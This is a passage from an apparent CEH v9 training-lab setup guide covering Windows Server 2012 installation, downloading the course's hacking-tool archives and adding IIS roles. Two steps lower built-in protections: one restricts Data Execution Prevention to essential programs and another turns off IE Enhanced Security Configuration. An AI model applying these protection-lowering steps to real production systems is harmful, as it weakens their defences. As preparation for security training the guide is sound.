4. Follow the steps to install Windows Server 2012
5. Install the **wireless network adapters** according to manufacturer's instructions

### CT#2: Copy Operating System Files

1. Browse the **Windows Server 2012 R2** installation DVD
2. Copy all the source files from the **DVD** to the SOURCES folder in drive **C:** (C:\SOURCES)
3. When completed, close all windows to return to the Desktop

### CT#3: Download CEH Tools

1. Create a folder in the Drive **D:** named **CEH-Tools**
2. Login to your Aspen account → click **Academia** icon under the **Learning Resources** section → enter the **Access Code** (check with Training center or EC-Council support) (if not already used) → click **Submit** → select **CEHv9 Courseware** from the **Select Courseware** drop-down list in the **Download PDF Courseware** section → scroll down to the **Tools** section
3. Click the module names and download all the Essential Tools files to the **D:\CEH-Tools** folder
4. Right-click the .zip files in the **D:\CEH-Tools** folder and select **Extract Here** option

**Note:** If you want to download and experiment with additional CEH tools,


1. Create a folder in the **D:\CEH-Tools** folder named **Additional Tools**
2. Expand the **Additional Tools** node in the **Tools** section
3. Click the module names and download the required Additional Tools files to the **D:\CEH-Tools\Additional Tools** folder
4. Right-click the .zip files in the **D:\CEH-Tools\Additional Tools** folder and select **Extract Here** option

## CT#4: Disable DEP in Windows Server 2012 R2


1. Click **Start** → **Control Panel** → **System and Security**
2. In **System and Security** window click **System**
3. Click **Advanced system settings** on the left pane of the Control Panel window
4. **System Properties** window appears
5. Click **Advanced** tab and click **settings** button of **Performance** section
6. **Performance Options** window appears. Click **Data Execution Prevention** tab
7. Select the radio button for **Turn on DEP for essential Windows programs and Services only**
8. Click **Apply** and then click **OK**
9. Click **OK** to close the System Properties Window and close **System** window
10. It might ask to **reboot** the system for the changes to take effect, so reboot the machine

## CT#5: Configure Internet Explorer (IE) Enhanced Security Configuration in Windows Server 2012

1. To configure Internet Explorer Enhanced Security Configuration, go to **Start** → **Server Manager App**
2. **Server Manager** main window appears. By default Dashboard will be selected




3. Select **Local Server** in the left pane of the window. In the right pane, click **On** for **IE Enhanced Security Configuration**



4. Internet Explorer Enhanced Security Configuration window appears
5. Select **Off** radio button for both **Administrators** and **Users** sections and click **OK**


**Note:** Configure IE Explorer Enhanced Security Configuration in Windows Server 2008.




## CT#6: Adding Roles IIS (Internet Information Services), Hyper-V, File Services and Remote Access roles in Windows Server 2012


### Adding IIS (Internet Information Services) roles in Server Manager

1. Add **Internet Information Services (IIS)** roles in Server Manager
2. To open Server Manager, click **Start** → **Server Manager App**
3. In Server Manager **Dashboard**, click **Add Roles and Features**




4. Add Roles and Features Wizard appears, click **Next**


5. In **Installation Type** section of the wizard, select **Role-based or feature-based installation** radio button and click **Next**




6. In **Server Selection** section, leave the selections to default and click **Next**




7. **Server Roles** section appears, click the check box of **Web Server (IIS)** role




## 8. Add Roles and Features wizard window appears, click Add Features



9. In the **Server Roles** section, you will observe the Web Server (IIS) option is checked. Click **Next**

